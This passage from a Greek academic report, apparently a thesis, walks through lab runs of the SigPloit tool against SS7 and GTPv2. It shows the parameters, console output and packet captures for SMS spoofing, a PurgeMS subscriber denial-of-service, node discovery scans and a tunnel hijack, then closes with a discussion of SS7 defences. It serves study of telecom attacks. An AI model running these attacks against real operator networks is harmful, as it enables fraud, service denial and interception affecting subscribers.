cd Testing/Server/Attacks/Fraud/SendIMSI_Server/

sudo java -jar SendIMSI.jar

ξεκινάμε το SigPloit

python sigploit.py

Πλοηγούμαστε στην επίθεση 0>2>0 και θέτουμε τις παραμέτρους

set client_pc 1

set client_ip 192.168.58.2

set client_port 2905

set server_pc 2

set server_ip 192.168.58.3

set server_port 2901


set network_indicator 0

set target_msisdn 201522222222


set local_GT 123456789012345

Ξεκινάμε την επίθεση


Run



Επαληθεύουμε με wireshark



➢ MTForwardSMS



Επίδειξη:

Ξεκινάμε τον Server:

cd Testing/Server/Attacks/Fraud/MTForwardSMS_Server/

sudo java -jar SendIMSI.jar

Ξεκινάμε το Sigploit

python sigploit.py

Πλοηγούμαστε στην επίθεση 0>2>0 και θέτουμε τις παραμέτρους

set client_pc 1

set client_ip 192.168.56.101

set client_port 2905

set server_pc 2

set server_ip 192.168.56.102

set server_port 2906

set target_msc 201512345678

set target_imsi 609156789123456


set sms_content this

set Spoofed_smscGT 3456


set SenderID 2222

και τρέχουμε την επίθεση:

run



Με το wireshark:



7.1.4 DoS

- PurgeMS-Subscriber DoS

Θεωρία:

Χρησιμοποιώντας το μήνυμα MAP purgeMS, το VLR / MSC μπορεί να διαγράψει έναν συνδρομητή από τη βάση δεδομένων του. Αυτό μπορεί να συμβεί όταν ο συνδρομητής αλλάζει VLR και δεν χρειάζεται να αποθηκεύει τις πληροφορίες του.
Ο επιτιθέμενος μπορεί να το εκμεταλλευτεί με την αποστολή του μηνύματος purgeMS χρησιμοποιώντας το IMSI του θύματος, κάνοντας το VLR να διαγράψει τις πληροφορίες από τη βάση δεδομένων του. Με αυτόν τον τρόπο, ο δρομολογητής δεν μπορεί πλέον να πραγματοποιεί ή να δέχεται κλήσεις και μηνύματα SMS.

Επίδειξη:

Το SigPloit δεν έχει test server γιαυτή την επίθεση. Οι παράμετροι μπορεί να είναι οτιδήποτε. Χρησιμοποίησα παραμέτρους που βρήκα σε άλλα αρχεία configuration. Ξεκινάμε το SigPloit

python sigploit.py

Πλοηγούμαστε στην επίθεση 0>3>1 και βάζουμε τις παραμέτρους:

client PC: 1

client IP: 192.168.56.101

client Port: 2905

server PC: 2

server IP: 192.168.56.102

server Port: 2906

network indicator: 2

target IMSI: 602027891234567

target IMSI in GT format: 20107891234567

your GT: 96512345678

```
[*]Stack components are set...
[*]Initializing the Stack...
[*]Initializing SCTP Stack ....
log4j:WARN No appenders could be found for logger (org.mobicents.protocols.sctp.ManagementImpl).
log4j:WARN Please initialize the log4j system properly.
[+]Initialized SCTP Stack ....
[*]Initializing M3UA Stack ....
[+]Initialized M3UA Stack ....
[*]Initializing SCCP Stack ....
[+]Initialized SCCP Stack ....
[*]Initializing TCAP Stack ....
[+]Initialized TCAP Stack ....
[*]Initializing MAP Stack ....
[+]Initialized MAP Stack ....
```

και τρέχουμε την επίθεση

run

```
[*]Purging IMSI : 602027891234567
[*]DoSing 1 Targets is completed..
[*]Closing Session...
```

Το wireshark μας δείχνει:

```
GSM Mobile Application
  Component: invoke (1)
    invoke
      invokeID: 0
      opCode: localValue (0)
      IMSI: 602027891234567
      vlr-Number: 916915325476f8
        1... .... = Extension: No Extension
        .001 .... = Nature of number: International Number (0x1)
        .... 0001 = Number plan: ISDN/Telephony Numbering (Rec ITU-T E.164) (0x1)
      E.164 number (MSISDN): 96512345678
```


7.2 GTP

Αυτή τη στιγμή το SigPloit αρχίζει να εφαρμόζει επιθέσεις στο gtp. Το πρωτόκολλο GPRS tunneling είναι μια ομάδα πρωτοκόλλων που βασίζονται σε ip που βοηθούν στη μεταφορά GPRS μέσα στα δίκτυα 2G 3G και 4G.
Επί του παρόντος, έχουν πραγματοποιηθεί επιθέσεις για το GTPv2. Το Sigploit έχει εφαρμόσει 2 κατηγορίες επιθέσεων για το GTPv2, η συλλογή πληροφοριών και η εξαπάτηση. Δεδομένου ότι δεν υπήρχε προσομοιωτής για το δίκτυο, προσπαθήσαμε να εκτελέσουμε μερικά από τα τεστ και να καταλάβουμε τι κάνουν.

7.2.1 Συλλογή πληροφοριών

- GTP Node Discovery

Ανόιγοντας το SigPloit πλοηγούμαστε στην επίθεση 1>1>0>0. Εδώ θα πρέπει να συμπληρώσουμε τις 2 πρώτες παραμέτρους



Η πρώτη είναι το path για ένα cinfig αρχείο. Υπάρχουν κάποια έτοιμα:

Ανοίγοντας το 1ο βλέπουμε κάποιες ‘hardcoded’ τιμές.

```
   # 177: "downlink-data-notify-acknowledge",

        #List of path management message's types.
        base_message_list = 1,2

        #List of 3gpp message's types
        3gpp_messages_list = ,
        #sr-dl-ade.be-secure.it (163.162.22.120)
   source_ip = 127.0.0.1
   teid = 0x00000000
   sqn = 0x00000000
#  Begins of IEs SECTION  ##

IES]
   imsi = 222885500003199
   mcc = 222
   mnc = 88
   lac = 2788
   rac = 1
   apn = wap.tim.it
   primary_dns = 127.0.0.1
   secondary_dns = 127.0.0.1
   gsn= 127.0.0.1
   msisdn = 393282270202
   geo_type = 0
   imei= 3518280450609004
   rat_type = E-UTRAN
```


Η 2η παράμετρος είναι το εύρος των IPs που θέλουμε να σκανάρουμε.Ορίζουμε αυτές τις μεταβλητές έτσι:

set target <range of IP's>

set config <path to config file>

Όταν οριστούν όλες οι παράμετροι, μπορούμε να εκτελέσουμε την επίθεση.

Η κονσόλα SigPloit μοιάζει με την ακόλουθη εικόνα:



Επειδή δεν υπάρχει διακομιστής προσομοίωσης, λαμβάνουμε το μήνυμα

" *No found targets implementing the GTP v2 stack* "

Στη συνέχεια, χρησιμοποιώντας το wireshark, βλέπουμε τα πακέτα που στάλθηκαν από το SigPloit στις IPs που ορίσαμε νωρίτερα. Οι απαντήσεις δεν έγιναν ποτέ, γιατί δεν υπάρχει προσομοιωτής να δημιουργήσει τους απαράιτητους κόμβους.

```
 61 27.102887154   192.168.1.149      192.168.1.42       GTPv2          57 Echo Request
 62 27.103150655   192.168.1.149      192.168.1.43       GTPv2          57 Echo Request
 63 27.103366766   192.168.1.149      192.168.1.44       GTPv2          57 Echo Request
 64 27.103614571   192.168.1.149      192.168.1.45       GTPv2          57 Echo Request
 65 27.103905507   192.168.1.149      192.168.1.46       GTPv2          57 Echo Request
 66 27.104135582   192.168.1.149      192.168.1.47       GTPv2          57 Echo Request
 67 27.104357611   192.168.1.149      192.168.1.48       GTPv2          57 Echo Request
 68 27.104766874   192.168.1.149      192.168.1.49       GTPv2          57 Echo Request
 69 27.105064649   192.168.1.149      192.168.1.50       GTPv2          57 Echo Request
 70 27.105435480   192.168.1.149      192.168.1.51       GTPv2          57 Echo Request
 71 27.105652738   192.168.1.149      192.168.1.52       GTPv2          57 Echo Request
 72 27.105874573   192.168.1.149      192.168.1.53       GTPv2          57 Echo Request
 73 27.106135241   192.168.1.149      192.168.1.54       GTPv2          57 Echo Request
 74 27.106358280   192.168.1.149      192.168.1.55       GTPv2          57 Echo Request
 75 27.106604903   192.168.1.149      192.168.1.56       GTPv2          57 Echo Request
 76 27.106920500   192.168.1.149      192.168.1.57       GTPv2          57 Echo Request
 77 27.107144555   192.168.1.149      192.168.1.58       GTPv2          57 Echo Request
```

➢ TEID Allocation Discovery

Αυτή είναι μια άλλη επίθεση GTP που έχει αρχίσει να εφαρμόζει η SigPloit. Η παραδοχή αυτής της επίθεσης είναι η ίδια με την προηγούμενη, δεν υπάρχει προσομοιωτής για να δημιουργήσει τους κόμβους που θα προβάλλουμε, αναλύωντας τις απαντήσεις που θα μας έστελναν. Η ακολουθία αριθμών για την πλοήγηση στην επίθεση είναι 1> 1> 0> 1. Και σε αυτή τη περίπτωση χρειάζεται να θέσουμε IPs και αρχείο Config με τον ίδιο τρόπο

set target <range of IPs>

set config <path to the config file> (το αρχείο βρίσκεται στο .../SigPloit/gtp/config/TeidAlllocationDiscover.cnf)

```
(gtp/gtpv2)> show options

Option      Value
------      -----
config      /root/SigPloit/gtp/config/TeidAllocationDiscover.cnf   path to configuration file
target      192.168.1.0/24                                         example: 10.10.10.1/32 or 10.10.10.0/24
listening   True                                                   accepting replies from target, default: True
verbosity   2                                                      versbosity level, default: 2
output      results.csv                                            output file, default: result.csv
```

Στη συνέχεια τρέχουμε την επίθεση:

```
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.242 219
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.243 219
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.244 219
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.245 219
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.246 219
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.247 219
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.248 219
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.249 219
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.250 219
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.251 219
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.252 219
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.253 219
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.254 219
2019-07-15 13:05:48     GTP SENDER :: Bytes sent to 192.168.1.255 219
2019-07-15 13:05:54     GTP SENDER :: Stopped
2019-07-15 13:05:54     GTP LISTENER :: Stopped
GTPV2 SERVER_LISTENER: Stopped
2019-07-15 13:05:54     GTP LISTENER :: is not running
GTPV2 SERVER_LISTENER: Stopped
[*] Sent 10 GTPV2 messages
```

Με το Wireshark συμβαίνει το ίδιο, μπορεί να πιάσει το πακέτα που στέλνει το SigPloit στις IPs που ορίσαμε, αλλά δεν υπάρχουν απαντήσεις

61	27.102887154	192.168.1.149	192.168.1.42	GTPv2	263	Create Session Request
62	27.103150655	192.168.1.149	192.168.1.43	GTPv2	263	Create Session Request
63	27.103366766	192.168.1.149	192.168.1.44	GTPv2	263	Create Session Request
64	27.103614571	192.168.1.149	192.168.1.45	GTPv2	263	Create Session Request
65	27.103905507	192.168.1.149	192.168.1.46	GTPv2	263	Create Session Request
66	27.104135582	192.168.1.149	192.168.1.47	GTPv2	263	Create Session Request
67	27.104357611	192.168.1.149	192.168.1.48	GTPv2	263	Create Session Request
68	27.104766874	192.168.1.149	192.168.1.49	GTPv2	263	Create Session Request
69	27.105064649	192.168.1.149	192.168.1.50	GTPv2	263	Create Session Request
70	27.105435480	192.168.1.149	192.168.1.51	GTPv2	263	Create Session Request
71	27.105652738	192.168.1.149	192.168.1.52	GTPv2	263	Create Session Request
72	27.105874573	192.168.1.149	192.168.1.53	GTPv2	263	Create Session Request
73	27.106135241	192.168.1.149	192.168.1.54	GTPv2	263	Create Session Request
74	27.106358280	192.168.1.149	192.168.1.55	GTPv2	263	Create Session Request
75	27.106604903	192.168.1.149	192.168.1.56	GTPv2	263	Create Session Request
76	27.106920500	192.168.1.149	192.168.1.57	GTPv2	263	Create Session Request
77	27.107144555	192.168.1.149	192.168.1.58	GTPv2	263	Create Session Request

7.2.2 Εξαπάτηση

➢ Tunnel Hijack

Η τελευταία επίθεση που έχει εφαρμόσει η SigPloit για το GTP είναι το Tunnel Hijack. Για άλλη μια φορά, το SigPloit δεν παρέχει διακομιστή προσομοίωσης, έτσι δεν μπορέσαμε να αναλύσουμε την επίθεση. Στο SigPloit η ακολουθία αριθμών για την πλοήγηση στην επίθεση είναι 1> 1> 1> 0. Και πάλι, ακριβώς όπως και οι άλλες επιθέσεις, πρέπει να ρυθμίσουμε το φάσμα των IP που πρόκειται να δοκιμαστούν και τη διαδρομή προς το αρχείο Config. Η εντολή γι' αυτό είναι:

set target <range of IP's>

set config <path to configuration file> (βρίσκεται στο .../SigPloit/gtp/config/TunnelHijack.cnf)

```
(thijack)> show options
 263 bytes on wire (2104 bits), 263 bytes captured (2104 bits) on interface 0
oked capture
 Protocol Version 4, Src: 192.168.19.149, Dst: 192.168.1.0
agram Protocol, Src Port: 2123, Dst Port: 2123
neling Protocol

    Option     Description                                  Value
    ------     -----------                                  ------
    config     path to configuration file                   /root/SigPloit/gtp/config/TunnelHijack.cnf
    target     example: 10.10.10.1/32 or 10.10.10.0/24      192.168.1.0/24
    listening  accepting replies from target, default: True True
    verbosity  versbosity level, default: 2                 2
    output     output file, default: result.csv             results.csv
```

Αφού ορίσαμε τις παραμέτρους, ξεκινάμε την επίθεση

```
2019-07-15 13:09:49      GTP SENDER :: Bytes sent to 192.168.1.249 89
2019-07-15 13:09:49      GTP SENDER :: Bytes sent to 192.168.1.250 89
2019-07-15 13:09:49      GTP SENDER :: Bytes sent to 192.168.1.251 89
2019-07-15 13:09:49      GTP SENDER :: Bytes sent to 192.168.1.252 89
2019-07-15 13:09:49      GTP SENDER :: Bytes sent to 192.168.1.253 89
2019-07-15 13:09:49      GTP SENDER :: Bytes sent to 192.168.1.254 89
2019-07-15 13:09:49      GTP SENDER :: Bytes sent to 192.168.1.255 89
2019-07-15 13:09:55      GTP SENDER :: Stopped
2019-07-15 13:09:55      GTP LISTENER :: Stopped
GTPV2 SERVER_LISTENER: Stopped
2019-07-15 13:09:55      GTP LISTENER :: is not running
GTPV2 SERVER_LISTENER: Stopped
Sent 257 GTPV2 messages
```

Όπως και πριν, τα μόνα πακέτα που διακινήθηκαν είναι αυτά από το SigPloit προς τι IPs που επιλέξαμε.


91	0.034105040	192.168.1.149	192.168.1.90	GTPv2	133	Modify Bearer Request
92	0.034364750	192.168.1.149	192.168.1.91	GTPv2	133	Modify Bearer Request
93	0.034680804	192.168.1.149	192.168.1.92	GTPv2	133	Modify Bearer Request
94	0.034916265	192.168.1.149	192.168.1.93	GTPv2	133	Modify Bearer Request
95	0.035284360	192.168.1.149	192.168.1.94	GTPv2	133	Modify Bearer Request
96	0.035588317	192.168.1.149	192.168.1.95	GTPv2	133	Modify Bearer Request
97	0.035751919	192.168.1.149	192.168.1.96	GTPv2	133	Modify Bearer Request
98	0.036014201	192.168.1.149	192.168.1.97	GTPv2	133	Modify Bearer Request
99	0.036173712	192.168.1.149	192.168.1.98	GTPv2	133	Modify Bearer Request
100	0.036396854	192.168.1.149	192.168.1.99	GTPv2	133	Modify Bearer Request
101	0.036555539	192.168.1.149	192.168.1.100	GTPv2	133	Modify Bearer Request
102	0.036861967	192.168.1.149	192.168.1.101	GTPv2	133	Modify Bearer Request
103	0.037144366	192.168.1.149	192.168.1.102	GTPv2	133	Modify Bearer Request
104	0.037477800	192.168.1.149	192.168.1.103	GTPv2	133	Modify Bearer Request
105	0.037713691	192.168.1.149	192.168.1.104	GTPv2	133	Modify Bearer Request
106	0.037904151	192.168.1.149	192.168.1.105	GTPv2	133	Modify Bearer Request
107	0.038050164	192.168.1.149	192.168.1.106	GTPv2	133	Modify Bearer Request

ΜΕΡΟΣ 8: Ασφάλεια SS7


Είναι σαφές ότι πρέπει να ληφθούν μέτρα ασφαλείας για την αντιμετώπιση των εν λόγω επιθέσεων. Ένας εισβολέας μπορεί εύκολα να χειριστεί τα μηνύματα MAP για δικούς του κακόβουλους σκοπούς. Αυτοί οι σκοποί θα μπορούσαν να παρεμποδίζουν τις κλήσεις, να μεταβάλλουν τα μηνύματα και να εντοπίζουν έναν συνδρομητή, να υποδύονται έναν άλλο συνδρομητή, ακόμη και να προκαλούν άρνηση εξυπηρέτησης για ορισμένους συνδρομητές. Αυτοί είναι οι λόγοι για τους οποίους οι διαχειριστές πρέπει να αναλάβουν δράση και να εφαρμόσουν κάποιου είδος ελέγχου ταυτότητας και φιλτραρίσματος μηνυμάτων MAP. Όταν το φιλτράρισμα της κυκλοφορίας αποτελεί ζήτημα, το πρώτο πράγμα που έρχεται στο μυαλό είναι κάποιου είδος τείχους προστασίας ή οποιοσδήποτε άλλος μηχανισμός φιλτραρίσματος. Ωστόσο είναι δύσκολο στην υλοποίηση.

Το πρόβλημα έγκειται στην καθυστέρηση που θα προκαλέσει ένας μηχανισμός ασφαλείας στο δίκτυο. Όταν εκτελείται μια κλήση, αναμένεται σχεδόν αμέσως να παραδοθεί στον προορισμό της. Είναι αρκετά ενοχλητικό για τον συνδρομητή να πρέπει να περιμένει ακόμη και μερικά δευτερόλεπτα. Αυτό το φαινόμενο θα συμβεί για κάθε κλήση όταν το μήνυμα MAP που είναι υπεύθυνο για την πραγματοποίηση μιας κλήσης πρέπει να περάσει από έλεγχο επαλήθευσης. Η ασφάλεια και οι επιδόσεις αλληλοεπηρεάζονται και εναπόκειται στους διαχειριστές να βρουν την ισορροπία μεταξύ των δύο.

Το 2018, ο ENISA δημοσίευσε μια έρευνα σχετικά με τις επιθέσεις κατά των διαφόρων τηλεπικοινωνιακών δικτύων και τους μηχανισμούς ασφαλείας που ισχύουν για αυτούς (σηματοδότηση ασφάλειας στην τηλεπικοινωνία SS7 / Diameter / 5G αξιολόγηση της τρέχουσας κατάστασης σε επίπεδο ΕΕ). Τα διαγράμματα σε αυτή την ενότητα προέρχονται άμεσα από την έρευνα.



Το παραπάνω διάγραμμα αποκαλύπτει τις πιο συνηθισμένες επιθέσεις που συμβαίνουν σε ένα δίκτυο SS7, κυρίως με SMS spam, ακολουθώντας την πλαστογράφηση και την παρακολούθηση θέσης. Παρόλο που οι περισσότεροι φορείς που συμμετείχαν στην εν λόγω έρευνα δήλωσαν ότι έχουν λιγότερα από 10 συμβάντα ετησίως, δεν πρέπει να βασίζονται σε αυτό και πρέπει να αναληφθεί δράση. Σε αυτήν την έρευνα, ο ENISA δημοσίευσε ένα άλλο ενδιαφέρον διάγραμμα, υποδεικνύοντας τα πιο χρησιμοποιούμενα μέτρα ασφαλείας που λαμβάνουν οι διαχειριστές για να αντιμετωπίσουν τις επιθέσεις.



